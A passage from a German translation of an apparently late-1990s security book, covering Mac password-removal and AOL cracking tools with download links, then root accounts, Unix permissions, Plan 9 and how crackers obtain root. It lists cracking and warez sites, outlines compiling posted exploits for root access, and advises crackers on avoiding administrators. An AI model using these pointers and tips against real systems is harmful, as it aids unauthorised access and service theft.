Wegweiser:

Remove Passwords finden Sie unter http://www.macman.net/k/RemovePasswords.sit .

21.5.10 RemoveIt

RemoveIt ist fast identisch mit Remove Passwords. Es entfernt die Paßwörter von Stuffit- Archiven.

Wegweiser:

RemoveIt finden Sie unter
http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/RemoveIt.sit.bin .

21.6 Tools speziell für America Online

Einige der weiter unten aufgeführten Tools sind hauptsächlich dafür vorgesehen, die Sicherheit von America Online zu untergraben. Die meisten dieser Anwendungen stehlen Dienste von AOL, indem sie Gratis-Accounts erzeugen, die mehrere Wochen gültig sind. Die Verwendung der meisten dieser Tools ist illegal.

21.7 Zusammenfassung

Im allgemeinen ist MacOS sicherer als andere Betriebssysteme, und zwar aus folgendem Grund: Die Hauptaufmerksamkeit in Sachen Sicherheit war in den vergangenen Jahren auf Unix (und neuerdings NT) gerichtet. Daher wissen Cracker weniger über MacOS als über die anderen Systeme. Speziell im Hinblick auf Sicherheitslücken, die aus der Ferne angreifbar sind, hat MacOS weit weniger Schwierigkeiten als Unix oder Windows NT. Allerdings hat MacOS immer noch viele Probleme mit der internen Sicherheit. Die beste Abhilfe ist, sich immer die neusten Advisories zu besorgen und seine Benutzer zum richtigen Sicherheitsbewußtsein zu erziehen.

21.8 Informationsquellen

Im folgenden sind einige wichtige Informationsquellen zur Macintosh-Sicherheit aufgeführt, darunter Bücher, Artikel und Webseiten.

21.8.1 Bücher und Berichte

Getting Your Apple Internet Server Online: A Guide to Providing Internet Services. Alan B. Oppenheimer von Open Door Networks und Apple. Erhältlich unter
http://product.info.apple.com/productinfo/tech/wp/aisswp.html .

Security Ports on Desktop Macs. Eine Beschreibung der physikalischen Sicherheit auf einem Mac unter Verwendung verschiedener Portierungen von Sicherheitssoftware und Sperrmechanismen. Artikel-ID: TECHINFO-0017079; 19960724 15:55:27.00. Sie finden sie unter
http://cgi.info.apple.com/cgi-bin/read.wais.doc.pl?/wais/TIL/Macintosh!Hardware/Security!Ports!on!Desktop!Macs.

The $10,000 Macintosh World Wide Web Security Challenge: A Summary of the Network and the

Attacks. Chris Kilbourn, digital.forest. (Formatierung von Jon Wiederspan.) URL: http://www.forest.net/advanced/securitychallenge.html.

The Mac History Page by United Computer Exchange Corporation. Eine tolle Informationsquelle im Internet. Wenn Sie sich über ältere Macintosh-Hardware und ihre Konfigurationseinschränkungen informieren wollen, ist dies die Site für Sie. Interessant besonders für Studenten, die sich einen billigen, älteren Macintosh zulegen wollen. Sie finden diese Seite unter http://www.uce.com/machist.html.

How Macs Work. John Rizzo und K. Daniel Clark. Ziff-Davis Press. ISBN: 1-56276-146-3.

Voodoo Mac. Kay Yarborough Nelson. Ventana Press. ISBN: 1-56604-028-0.

Sad Macs, Bombs, and Other Disasters. Ted Landau. Addison-Wesley Publishing Company. ISBN: 0-201-62207-6.

The Power Mac Book. Ron Pronk. Coriolis Group Books. ISBN: 1-883577-09-8.

Macworld Mac OS 7.6 Bible. Lon Poole. IDG Books. ISBN: 0-7645-4014-9.

Macworld Mac SECRETS, 4th Edition. David Pogue und Joseph Schorr. IDG Books. ISBN: 0-7645-4006-8.

The Whole Mac Solutions for the Creative Professional. Daniel Giordan, et al. Hayden Books, 1996. ISBN: 1-56830-298-3.

Guide to Macintosh System 7.5.5. Don Crabb. Hayden Books, 1996. ISBN: 1-56830-109-X.

Building and Maintaining an Intranet with the Macintosh. Tobin Anthony. Hayden Books, 1996. ISBN: 1-56830-279-7.

Using the Internet with Your Mac. Todd Stauffer. QUE, 1995. ISBN: 0-78970-665-2.

Simply Amazing Internet for Macintosh. Adam Engst. Hayden Books, 1995 ISBN: 1-56830- 230-4.

21.8.2 Sites mit Tools

Granite Island Group and Macintosh Security. http://www.tscm.com/mac01.html

Macintosh Security Tools. CIAC. (U.S. Department of Energy.) http://ciac.llnl.gov/ciac/ToolsMacVirus.html

The Ultimate Hackintosh Linx. Warez, Sicherheit, Cracking, Hacking. http://krypton.org.chemie.uni-frankfurt.de/~jj/maclinks.html

AoHell Utilities at Aracnet. Hacking- und Cracking-Utilities für America Online. http://www.aracnet.com/~gen2600/aoh.html

Hacking Mac's Heaven! Hacking- und Cracking-Tools und Links aus den Niederlanden. http://www.xs4all.nl/~bido/main.html

Lord Reaper's Hacking Page. Hacking- und Cracking-Utilities für MacOS.

http://www.themacpage.simplenet.com/hacking.html

Vladimir's Archive. Gutes, schnell herunterladbares Archiv einiger grundlegender Hacking- und Cracking-Tools aus Japan. http://www.plato-net.or.jp/usr/vladimir/undergroundmac/Cracking/

21.8.3 E-Zines und Online-Magazine

MacCentral. Umfassendes und sehr gut präsentiertes Magazin zum Macintosh. http://www.maccentral.com/

Macworld Daily. Die neuesten und interessantesten Macintosh-News. http://www.macworld.com/daily/

MacSense Online. Gute Quelle für schnelle Informationshappen zum neuesten Stand der Macintosh-Entwicklungen. http://www.macsense.com/

MacHome Journal Online. Gutes, solides Internet-Magazin zu Macintosh-Themen. http://www.machome.com/

MacAssistant Tips and Tutorial Newsletter and User Group. Ein toller, sehr nützlicher und vielleicht der wichtigste Newsletter mit Tips und Tricks für Macintosh-Benutzer. Nicht umsonst, aber meiner Meinung nach das Geld wert. Eine Menge herkömmlicher Hacking- Tricks zu Hardware-, Software- und speziellen, recht unbekannten Problemen. 12$ pro Jahr. http://www.macassistant.com/

MacTech. Gut präsentierte und wichtige News aus Industrie und Entwicklung. Hier werden Sie wahrscheinlich die neuesten Informationen zu Sicherheits-Releases finden. Außerdem einige technische Informationen (z.B. zur Entwicklung der neuen High-End »SuperMacs«, die Unix-Workstation-Leistung und sogar Multiprozessor-Unterstützung bieten sollen). http://www.mactech.com/

The Underground Informer. E-Zine, das sich auf die oft eklektische und kreative Mailbox-Untergrundszene konzentriert. http://www.the-ui.com/

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

22

Wer ist verantwortlich?

Ich habe in diesem Buch immer wieder die Begriffe *Root* und *Administrator* verwendet. Nun kam mir der Gedanke, daß der Durchschnittsleser vielleicht gar nicht weiß, was diese Begriffe genau bedeuten. Deshalb möchte ich sie in diesem kurzen Kapitel näher erläutern.

22.1 Die allgemeine Vorstellung

Die meisten Benutzer arbeiten hauptsächlich an einer einzelnen Workstation. Ihre erste Erfahrung mit einem Rechner machen sie normalerweise zu Hause oder in der Schule. Selbst wenn der Rechner an ein Netzwerk angeschlossen wird, denkt der Benutzer vielleicht weiterhin, daß nur dieser Rechner für ihn relevant ist. D.h., er sieht seinen Rechner als separate Einheit, ohne die Existenz (oder mögliche Existenz) der anderen Rechner wahrzunehmen.

In der Mehrzahl der Fälle ist das auch richtig. Die meisten Workstations haben eine lokale Festplatte, und auf dieser Festplatte befindet sich lokale Software, nämlich ein Betriebssystem und verschiedene Anwendungen. Plattenlose Clients sieht man nur beim harten Kern der Netzwerke oder an Universitäten.

Hinweis:

Ein plattenloser Client ist ein Rechner, der keine lokale Festplatte hat und deswegen auf andere Weise gebootet werden muß. Eine Möglichkeit ist das Booten mit einer Diskette, von der die erforderlichen Treiber zur Ansprache der Ethernet-Karte des Rechners geladen werden. Die Netzkarte wird dann mit einer Broadcast-Anfrage auf dem Netzwerk nach der Identität des Rechners fragen und weitere Informationen und Programme aus dem Netz bekommen. Das ist z.B. bei Novell-NetWare-Netzwerken üblich. Dort benutzt man eine Diskette mit dem Ethernet-Treiber, der LAN-Adapter-Software und einer kleinen Shell. Eine andere Möglichkeit ist, daß die Workstation eine Firmware (oder andere auf einen Teil der Platine hardcodierte Software) hat, die eine Boot-Sitzung über ein Netzwerk via Ethernet oder ein anderes Protokoll initiieren kann. Dies ist bei Unix-Netzwerken üblicher; sie verwenden X-Terminals oder entfernte Boot-Dienste.

Die meisten Benutzer lernen durch ihre Computer zu Hause den Umgang mit Rechnern. Im Gegensatz zu den Rechnern am Arbeitsplatz, deren Verwendung auf ein einziges Programm beschränkt sein kann und die vielleicht auf einer veralteten Plattform laufen, haben die Benutzer auf ihren Rechnern zu Hause die alleinige Kontrolle. Sie können navigieren, Programme ausführen und Dateien löschen, wie es ihnen

beliebt (leider oft zu ihrem Schaden). Der durchschnittliche Anwender hat oft wahrscheinlich nur eine vage Vorstellung davon, wie ein Netzwerk funktioniert. Und es gab - bis jetzt - ja auch noch gar keinen Grund dafür, sich mit Netzwerken auskennen zu müssen.

In einem Netzwerk muß es eine zentrale Kontrolle über die einzelnen Rechner geben. Nehmen Sie z.B. die Verwendung von Nameservern. Ein *Name-Server* hat die Aufgabe, Internet-Adressen von Hostnamen aufzulösen. Jedes richtige Netzwerk im Internet hat einen solchen Name-Server. Wenn ein Rechner im Netzwerk die Adresse des Name-Servers nicht kennt, kann dieser Rechner Internet-Hostnamen nicht in die zugehörigen IP-Adressen auflösen. Die Adresse des Name-Servers muß sich daher irgendwo auf der Festplatte befinden. Bei Unix-Netzwerken befindet sich diese Information im allgemeinen in der Datei /etc/ resolv.conf. Auf der Macintosh-Plattform wird sie in den MacTP- oder Open-Transport-Einstellungen gespeichert (die im allgemeinen über das Kontrollfeld-Menü zugänglich sind). Und auf der Microsoft-Windows-Plattform wird sie (zumindest für Einwähl- Accounts) in den einzelnen DFÜ-Netzwerk-Konfigurationen gespeichert. Das geschieht normalerweise über die TCP/IP-Einstellungen der Verbindung (siehe Abb. 22.1).




Abbildung 22.1: TCP/IP-Einstellungen einer Verbindung: der Name-Server

Die Verwendung eines Name-Servers ist nur ein Beispiel für die Zentralisierung von Informationen, damit einfacher auf diese zugegriffen werden kann. Archie-Server können dazu verwendet werden, in der ganzen Welt nach Dateien zu suchen; Sie könnten z.B. nach einer bestimmten Datei suchen und herausfinden, daß sie nur im Iran existiert. Das Archie-System arbeitet jedoch anders, als Sie vielleicht denken. Es schwärmt nicht in der ganzen Welt aus und sucht jeden Rechner im Internet nach der gewünschten Datei ab. Statt dessen teilen die Administratoren von Netzwerken zentralen Archie-Servern den Inhalt ihrer Festplatten mit. Das ist deshalb sinnvoll, weil es natürlich einfacher ist, eine einzige Datenbank auf einem Archie-Server zu durchsuchen, als Verbindungen in die ganze Welt zu starten. Mit Hilfe von ganz einfachen Techniken können Archie-Server und -Gateways auf diese Weise etwas leisten, was wie ein modernes Wunder aussieht.

Auch ein kleines Netzwerk hat viele zentrale Ressourcen, wie z.B. Datei-Archive, Anwendungen oder Adreßdatenbanken. Die zentrale Verwaltung dieser Ressourcen sorgt dafür, daß das System reibungslos und effektiv läuft. Stellen Sie sich z.B. vor, daß jeder im Netzwerk seiner Workstation jede beliebige Ethernet- oder IP-Adresse zuweisen könnte. Woher sollten die anderen Rechner wissen, welche Adresse das ist? Das würde eine Menge Verwirrung stiften. In einer solchen Umgebung könnte von verläßlichem Datenaustausch wohl keine Rede mehr sein.

Moderne Netzwerke werden außerdem mit einem gewissen Grad an Ökonomie entworfen, nicht nur aus finanzieller Sicht, sondern auch aus praktischen Gründen. Z.B. muß nicht auf jeder Workstation ein C-Compiler installiert sein, solange es einen gibt, der allen Anwendern zur Verfügung steht. Diese gemeinsam genutzten Ressourcen können allen Benutzern dienen, müssen aber nur einmal installiert werden. (Das ist ein bißchen vereinfacht dargestellt; in manchen Fällen reicht ein einziger Interpreter oder Compiler vielleicht nicht aus.)

Irgendjemand muß die Kontrolle darüber haben, wo, wann und wie solche Ressourcen benutzt werden

dürfen. Dieser Irgendjemand ist derjenige, den ich meine, wenn ich die Begriffe Root, Supervisor, Administrator und Operator verwende. Diese Person (oder eher, dieser Account) funktioniert auf allen Netzwerk-Betriebssytemen nahezu identisch. Dieser Account darf jede Datei auf der Platte lesen, schreiben, modifizieren, löschen, erzeugen, auflisten oder sonst etwas mit ihr tun. Der entsprechende Benutzer hat also sehr viel Macht über das System.

Obwohl diese Macht zur Wartung des Systems natürlich erforderlich ist, kann sie ziemlich gefährlich werden, wenn sie in unerfahrene Hände gerät. Das ist eine Lektion, die Benutzer schnell lernen müssen, wenn sie sich entschließen, von Microsoft Windows auf Unix umzusteigen. Zu diesem Zweck kaufen sich die meisten Benutzer ein Buch über Linux, dem eine CD-ROM beigefügt ist. Sie bewältigen den Installationsprozeß, loggen sich als root ein und erforschen dann die Festplatte und probieren unterschiedliche Anwendungen aus. Unweigerlich löschen oder verändern sie wesentliche Bestandteile des Systems, so daß es nicht mehr zu verwenden ist. Da sie noch nicht genügend Kenntnisse haben, um das Problem finden und beheben zu können, bleibt ihnen nur die Neuinstallation. Der durchschnittliche Linux-Neuling macht dies zwei- bis dreimal, bis er es richtig macht. (*Es richtig machen* bedeutet, nicht ohne Grund als root auf der Festplatte herumzuwerkeln. Statt dessen sollten Sie einen Benutzer- Account mit eingeschränkten Privilegien für sich anlegen, bis Sie etwas mehr über das System gelernt haben. Dieser Benutzer-Account erbt Berechtigungen, die Sie daran hindern werden, wesentliche und unverzichtbare Netzwerk-Ressourcen zu zerstören).

Da die Netzwerkadministration ein so heikles Thema ist, haben diejenigen, die mit einer solchen Aufgabe betraut werden, meist langjährige Erfahrung. Die meisten von ihnen können nicht nur das System effizient warten, sondern auch neue Software programmieren, um die inhärenten Mängel der Betriebssysteme zu beheben. Als Mindestanforderung muß Root sich damit auskennen, wie man die Zugriffskontrolle für Dateien und Verzeichnisse richtig verwaltet.

22.2 Über die Zugriffskontrolle

Zugriffskontrolle bezieht sich auf Methoden zur Kontrolle des Benutzerzugriffs auf Dateien, Verzeichnisse, Ports oder sogar Protokolle. Die modernen Formen der Zugriffskontrolle sind durch Bemühungen entstanden, sichere Systeme zu schaffen. Das Kriterium zur Messung der Sicherheit eines Systems beinhaltet naturgemäß die Zugriffskontrolle als einem festen Bestandteil. Die Möglichkeit, den Zugriff eines bestimmten Benutzers auf eine bestimmte Ressource einschränken zu können, sollte in jedem Netzwerk-Betriebssystem vorhanden sein. Die meisten vernetzten Systeme haben auch irgendeine Form der Zugriffskontrolle.

Die meisten Schemata für die Zugriffskontrolle beruhen auf einem System von Privilegien oder Berechtigungen. Dies können Lese-, Schreib- oder List-Berechtigungen oder sogar noch feiner abgestufte Berechtigungen sein. Von den Ebenen, denen diese Berechtigungen zugeordnet sind, hängt es sehr stark ab, ob die Zugriffskontrolle verwendet wird. Einige Arten der Zugriffskontrolle sind so restriktiv, daß sie dazu führen könnten, daß das Netzwerk nicht effizient funktionieren kann.

Auf jeden Fall entscheidet Root über die meisten dieser Berechtigungen. Einige Zugriffskontroll-Schemata sind in das System eingebettet. Z.B. ist bei vielen Betriebssystemen Root bzw. der Netzwerk-Systemadministrator der Eigentümer einer Reihe von Verzeichnissen oder Dateien. Also kann per Voreinstellung auch nur Root darauf zugreifen. Dies sind meistens Dateien zur

Systemkonfiguration, die für den Betrieb des Netzwerks eine wesentliche Rolle spielen. In den falschen Händen könnten diese Dateien zu einem unautorisierten Zugriff und möglicherweise einer Offenlegung des Netzwerks führen.

Auf einem Unix-Netzwerk können Sie alle Berechtigungen auf einfache Weise einsehen, indem Sie sich eine Verzeichnisstruktur oder die Dateien innerhalb eines Verzeichnisses auflisten lassen. Ein Beispiel dafür, wie dies aussieht, finden Sie in Abb. 22.2.

Abbildung 22.2: Verzeichnis-Listing für das Verzeichnis / auf einer Sun-Sparcstation

Abb. 22.2, ein typisches Beispiel eines Listings des Wurzelverzeichnisses eines Unix-Rechners, zeigt mehrere Spalten mit Informationen über die aufgelistete Datei oder das Verzeichnis. In Abb. 22.3 sind diese Spalten in Informationskategorien aufgegliedert, die *Attribute*.

Abbildung 22.3: Vier Attribute einer Dateiliste eines Unix-Verzeichnisses

Ich möchte kurz auf diese Attribute eingehen. Sie sind nach ihrer Bedeutung für die Zugriffskontrolle geordnet, wobei mit dem unwichtigsten Attribut begonnen wird:

- Attribut #4: Dateistatistiken. Diese Spalten geben die Größe der Datei oder des Verzeichnisses an, das Datum und die Uhrzeit (normalerweise der Erzeugung bzw. der letzten Bearbeitung) und den Namen. Das sind die üblichen Informationen, wie sie auch von DOS oder einer Dateimanager-Anwendung wie dem Explorer von Windows 95 angezeigt werden.
- Attribut #3: Die Gruppe. Diese Spalte gibt die Gruppe an, der die Datei zugeordnet ist. Gruppen sind (normalerweise) Sammlungen von Einzelpersonen, die gemeinsame Berechtigungen und Erfordernisse haben. Auch Systemprozesse können jedoch zu Gruppen gehören und diese sogar bilden. In Abb. 22.3 sehen Sie zwei Gruppen: root und sys.
- Attribut #2: Der Eigentümer. Dieses Attribut spezifiziert den Eigentümer der Datei oder des Verzeichnisses (in diesem Fall root).
- Attribut #1: Berechtigungen. In diesem Feld werden Berechtigungen explizit angegeben.

Attribut #1 ist für uns das wichtigste. Hier werden die Berechtigungen festgelegt, die drei Aspekte des Zugriffs wiedergeben. Lesen Sie Attribut #1 von links nach rechts:

- Die Berechtigungen des Eigentümers (der in Attribut #2 angegeben ist).
- Die Berechtigungen der Gruppe (in Attribut #3 angegeben).
- Die Berechtigungen für die Personen, die nicht zu der in Attribut #3 angegebenen Gruppe gehören (d.h. die übrigen Leute im System).

Es ist immer entweder ein Buchstabe oder ein Strich zu sehen. Der Strich bedeutet, daß eine bestimmte Zugriffsberechtigung oder ein Privileg verweigert wird. Die Buchstaben (r, w und x) stehen für die

einzelnen Berechtigungen read (Lesen), write (Schreiben) und execute (Ausführen).

Hinweis:

Wenn Sie sich die in Abb. 22.2 dargestellten Listings genauer ansehen, werden Sie feststellen, daß im ersten Feld (Attribut #1) ein d auftaucht. Das bedeutet, daß es sich um ein Verzeichnis (directory) und nicht um eine »normale« Datei handelt.

Die Struktur des Berechtigungsschemas ist von links nach rechts in aufsteigender Reihenfolge zu lesen. D.h. die ersten drei Buchstaben stehen für die Berechtigungen des Eigentümers und die nächsten drei für die Berechtigungen der Gruppe. Die letzten drei geben die Rechte für den Rest der Welt wieder.

Andere Netzwerk-Betriebssysteme haben eventuell eine andere Darstellungsweise als Unix. Bei Unix hat man die Möglichkeit, schnell (an einem Prompt) herauszufinden, wer auf was zugreifen kann. Ältere Novell-NetWare-Systeme haben ein Shell-Interface, in dem Sie diese Berechtigungen einsehen und setzen können. Microsoft Windows NT hat zwar eine grafische Benutzeroberfläche, aber Sie haben dennoch die Möglichkeit, erstaunlich viele Optionen der Zugriffskontrolle auch von einem Prompt aus festzulegen.

22.3 Wie wird man Root?

Aufgrund dieser Organisation der Zugriffskontrolle bei Unix ist es offensichtlich, worin die Aufgabe eines Crackers liegt: Root-Zugang zu erhalten. Da Unix das vorherrschende System auf Internet-Servern war (und wahrscheinlich noch immer ist), haben Cracker sich dieser Aufgabe seit über 20 Jahren angenommen. Der Grund ist klar: Wer Root-Zugang hat, legt die Berechtigungen fest; wer die Berechtigungen festlegt, hat die Kontrolle über das gesamte System. Wenn Sie root geworden sind, haben Sie die Kontrolle über den Rechner (und vielleicht das gesamte Netzwerk) übernommen.

22.3.1 Für und Wider des Berechtigungssystems

Das Berechtigungssystem hat viele Vorteile. Einer davon ist die Klassifizierung. Sie können eine hierarchische Struktur erzeugen, in der Sie die Privilegien basierend auf Klassen (von Gruppen, Benutzern usw.) weiter abstufen können. So können Sie schnell und effizient zumindest eine grundlegende Sicherheit implementieren. Dabei können Gruppen die organisatorische Struktur Ihres Unternehmens reflektieren. Natürlich erbt jedes Mitglied einer Gruppe die Berechtigungen von seiner Muttergruppe (d.h. ein bestimmtes Mitglied einer Gruppe erbt dieselben Dateiberechtigungen, die alle Mitglieder der Gruppe haben, unmittelbar nach dem Hinzufügen zu dieser Gruppe). So können Sie zumindest minimale Privilegien auf einfachste Weise zuordnen.

Nach der Festlegung der Gruppe (und nachdem der Eigentümer und die Benutzer der Gruppe die Berechtigungen der ihnen übergeordneten Gruppen geerbt haben), kann root mit der Feinabstimmung dieser Privilegien beginnen. D.h. root kann beginnen, für die Berechtigungen eines bestimmten Benutzers noch restriktivere Richtlinien zu implementieren. Ein gut organisierter Systemadministrator verwaltet die Berechtigungen und Privilegien von Hunderten oder sogar Tausenden Benutzern sehr effektiv. Das ist schon faszinierend.

Dennoch hat dieses System auch seine Nachteile. Denn schon die bloße Existenz von root ist aus

mehreren Gründen ein Sicherheitsrisiko. Zum Beispiel gewährt jedes Programm, das als root laufen muß, nach einer erfolgreichen Attacke dem Angreifer root-Privilegien. Und wenn root erst einmal offengelegt ist, ist das ganze System nicht mehr sicher. Das ist besonders bei Multisegment-Netzwerken kritisch.

22.3.2 Den Root-Account knacken

Obwohl ich keine handfesten Beweise dafür habe, denke ich, daß der Prozentsatz an Crakkern, die dazu in der Lage sind, auf einem bestimmten Rechner Root zu erhalten, ziemlich hoch ist. Ich glaube, der Prozentsatz derer, die dies auf einem Unix-System können, ist ein mehr oder weniger statischer Wert. Über Unix ist viel bekannt, und die Berichte sind ziemlich informativ (dasselbe gilt für Novell NetWare). Die Anzahl derer, die NT knacken können, steigt dagegen rapide an. Ich schätze, daß dieser Prozentsatz innerhalb eines Jahres höher liegen wird als bei anderen Betriebssystemen.

Das Knacken von des Root-Accounts erfolgt (zumindest bei Unix) weit häufiger durch fortgeschrittene Programmiertechniken als durch Knacken der Datei /etc/passwd. Administratoren wissen über Sicherheit Bescheid und sorgen meistens dafür, daß ihr eigenes Paßwort extrem schwer zu knacken ist (und das sollten sie auch tun). Erfahrene Systemadministratoren haben meistens ihre eigene passwd-Datei mehrere Male geknackt. Sie werden wahrscheinlich ein Paßwort festlegen, bei dem man Wochen oder sogar Monate braucht, es zu knacken. Deshalb ist der Einsatz eines Paßwort-Knackers meist verschwendete Zeit.

Wenn dagegen auf der Festplatte befindliche Programme als Root-Prozesse laufen, können Sie den Root-Account möglicherweise schnell und einfach knacken. Es ist nicht notwendig, sich als Root einzuloggen, man muß nur an Root-Privilegien gelangen. Das erreicht man oft mit Hilfe eines Puffer-Überlaufs.

Tip:

Eine ausführlichere Behandlung von Puffer-Überläufen und anderen Programmierfehlern und -schwachstellen finden Sie in Kapitel 28, »Sprachen, Erweiterungen und Sicherheit«.

Exploits dieser Art werden regelmäßig in vielen Mailing-Listen und Newsgruppen gepostet. Wenn der Cracker weiß, wie man einen Compiler benutzt, kann er diese Postings mit minimalem Aufwand über die Zwischenablage in einen Text-Editor einfügen, kompilieren und ausführen. Nachdem er einen Testlauf auf einer ähnlichen Plattform durchgeführt hat (z.B. unter SolarisX86 zur Simulation eines möglichen Solaris-Sicherheitslochs, oder besser unter Solaris für Sparcs), ist er bereit. Der Angriff wird nur Sekunden dauern.

In den meisten Fällen muß ein Cracker noch nicht einmal auf dem neuesten Stand sein. Viele ältere Löcher funktionieren immer noch auf Systemen, die nicht angemessen gesichert sind. Leider verbringen die meisten Systemadministratoren ihre Zeit nicht damit, Mailing-Listen- Archive nach möglichen Sicherheitslöchern ihres Systems zu durchsuchen.

22.4 Root könnte bald der Vergangenheit angehören

Obwohl es vielleicht unglaublich scheint, könnte der Root-Account bald ein ausrangiertes Konzept sein. Viele der Sicherheitsprobleme, die im Internet zutage treten, beruhen auf der Existenz dieses privilegierten Zugangs. Deshalb wird eifrig nach Alternativen geforscht. Die Leute bei den Bell Labs haben bereits ein solches System implementiert, das sie Plan 9 genannt haben. In der öffentlich erhältlichen Dokumentation zu Plan 9 heißt es:

> *Plan 9 hat keinen Superuser. Jeder Server ist für seine eigene Sicherheit verantwortlich. Dabei wird meistens nur ein Zugriff über die Konsole erlaubt, die durch ein Paßwort geschützt ist. Z.B. haben die Fileserver einen einzigen für die Administration zuständigen Benutzer, der adm genannt wird. Dieser hat spezielle Privilegien, die nur für Befehle gelten, die direkt an der Konsole des Servers eingegeben werden. Diese Privilegien betreffen die tägliche Wartung des Servers, wie z.B. das Hinzufügen von neuen Benutzern und die Konfiguration von Festplatten und Netzwerken. Sie beinhalten keine Befugnis zum Ändern der Berechtigungen für Dateien. Wenn eine Datei von einem Benutzer mit einem Leseschutz versehen worden ist, kann nur dieser eine Benutzer anderen den Zugriff gewähren.*

Wegweiser:

Der obige Abschnitt ist ein Auszug aus »Plan 9 from Bell Labs«, einem vom harten Kern des Plan-9-Teams verfaßten Dokument. Die Autoren sind Rob Pike, Dave Presotto, Sean Dorward, Bob Flandrena, Ken Thompson, Howard Trickey und Phil Winterbottom. Sie finden es online unter http://plan9.bell-labs.com/plan9/doc/9.html.

Plan 9 ist ein interessanter Ansatz, der sicherlich einige der heutzutage mit dem Root- Account verbundenen Probleme beseitigen würde. Dennoch könnte auch dieses neue System mit Problemen verbunden sein. Eines davon dreht sich um die folgende Aussage (aus »Plan 9 from Bell Labs«):

> *Wenn eine Datei von einem Benutzer mit einem Leseschutz versehen worden ist, kann nur dieser eine Benutzer anderen Zugriff gewähren.*

Wenn diese Vorgehensweise strikt erzwungen würde, stellten böswillige Benutzer ein Problem dar. Wenn die Dateien eines solchen Benutzers z.B. für den Rest der Welt mit einer Nur-Lese-Berechtigung versehen wären oder noch striktere Kontrollen auf den Zugriff auf diese Dateien angewendet würden, könnte es dazu kommen, daß man den Account dieses Benutzers sperren oder sogar zerstören müßte. Das wäre eine gleichermaßen einfache wie ärgerliche Lösung des Problems.

Trotzdem glaube ich, daß das Plan-9-Modell weitaus sicherer ist als die heutigen Systeme. Das liegt nicht nur an der Abschaffung von des Root-Accounts, sondern auch an der einzigartigen Methode, mit der es verteilte Datenverarbeitung implementiert. Der Benutzer wird mit einer Art Kreuzung zwischen einem X-Terminal und einem PC ausgestattet. Der Fileserver bleibt isoliert, fast alle Ressourcen werden verteilt, und die Berechtigungen auf diesem Fileserver werden automatisch und dynamisch gesetzt (z.B. wenn Dateien oder Prozesse erzeugt oder verändert werden). Deshalb stehen die Chancen gut, daß eine systemweite Offenlegung von Plan 9 unwahrscheinlich ist.

Es könnte bei Plan 9 jedoch zu anderen Sicherheitsproblemen kommen. Sie können z.B. eine Ressource von jeder Art Dateisystem, entfernt oder anderweitig, anzapfen und diese Ressourcen an lokale Verzeichnisse anhängen, so daß sie so funktionieren und aussehen, als wären sie lokal. Das könnte dazu führen, daß Plan 9 sich schließlich als ein Werkzeug herausstellt, mit dem man in der Lage ist, andere Betriebssysteme offenzulegen. Dies läßt sich jedoch schlecht voraussagen, da über Tests in dieser Richtung relativ wenig Dokumentation zur Verfügung steht. Ich habe noch keinen solchen Test durchgeführt.

22.5 Root auf anderen Betriebssystemen

Unix ist nicht das einzige System, das einen Superuser verwendet. Microsoft Windows NT verwendet ebenfalls eine Variante von Root, die *Administrator* genannt wird. Auch Novell hat etwas Ähnliches, den *Supervisor*. Bei allen sind die Rechte und Pflichten von Root dieselben: Sie betreffen die Systemverwaltung. Beide Systeme verfügen über fast identische Kontrollen für die Zugangsberechtigungen (NetWare ist meines Erachtens jedoch etwas umfassender).

22.6 Der Cracker mit Root-Berechtigung

Ich sollte an dieser Stelle vielleicht erläutern, daß es gar nicht so ungewöhnlich ist, Root- Zugang zu haben. Das können Sie schon für ein paar Mark haben. Sie können z.B. Linux oder FreeBSD auf einem PC installieren, und schon sind Sie root *auf diesem einen Rechner*. Einige Systemadministratoren spotten vielleicht darüber, da sie glauben, daß es einem Crakker kaum etwas nützen wird, einen Rechner zu installieren, auf dem er root ist. Dennoch gibt dies dem Cracker einige kleine Vorteile:

- Es gibt dem Cracker Zugriff auf einige native Anwendungen der Betriebssystemumgebung, den er normalerweise nicht hätte. Ich habe schon erwähnt, daß der root-Status auf einem Unix-Rechner einen Cracker mit vielen Tools versorgt, die auf anderen Plattformen nicht verfügbar sind.
- Sicherheitsspezialisten schreiben oft auf kommerziellem Niveau einzustufende Pakete und stellen sie im Internet gratis zur Verfügung. In einigen Fällen geschieht dies aus reiner Nächstenliebe und ist ein Beitrag zur Verbesserung der Netzwerksicherheit durch Leute, die dazu in der Lage sind (SATAN ist z.B. ein solches Programm). In anderen Fällen wird ein Produkt gratis an private Benutzer gegeben, kann aber auf die Verwendung auf einem lokalen Host beschränkt sein (z.B. SAFESuite von ISS). Diese Tools brauchen wegen der eher restriktiven Bestimmungen beim direkten Zugriff auf Netzwerkressourcen bei Unix- Betriebssystemen Root-Rechte. Das stellt eine natürliche Barriere für viele Cracker dar. Sie können sich die Software nicht einfach auf eine Workstation in einer Universität laden und erwarten, daß sie dort läuft. Und obwohl man viele Unix-Versionen fast umsonst bekommen kann, muß der Cracker auch an die Hardware kommen. D.h. weniger solvente Cracker können nicht mal eben ihr eigenes System einrichten und sich root nennen.
- Der Cracker erhält die Möglichkeit, zu lernen, wie Protokolle funktionieren. Da er Root ist, kann er seinen Rechner angreifen und die Resultate analysieren. Er kann auch verschiedene Arten von Sicherheitssoftware ausprobieren und versuchen, diese Utilities auszutricksen.
- Der Cracker, der Root ist, erlernt die Grundlagen der Systemadministration. Dadurch erlangt er wertvolle Kenntnisse und Einblicke in die Systemsicherheit.

Es gibt noch einige unbedeutendere Vorteile. Der Cracker kann z.B. seinen eigenen Mail- und News-Server manipulieren und anderen Crackern Netzwerkdienste zur Verfügung stellen. Diese Vorteile sind jedoch aus pädagogischer Sicht zu vernachlässigen. Die einzige wirkliche Herausforderung hierbei ist es, Personen, die Zugang zu dem Rechner haben, daran zu hindern, ihn zu zerstören.

22.7 Vorsicht vor Root

Als Cracker müssen Sie aufpassen. Administratoren sind reizbare Wesen. Wenn sie Sie eines Vergehens verdächtigen, haben Sie Probleme. Das bringt uns zu einem wichtigen Punkt: Root ist immer ein Mensch. Wie dieser Mensch mit Ihnen umgeht, ist von Fall zu Fall unterschiedlich.

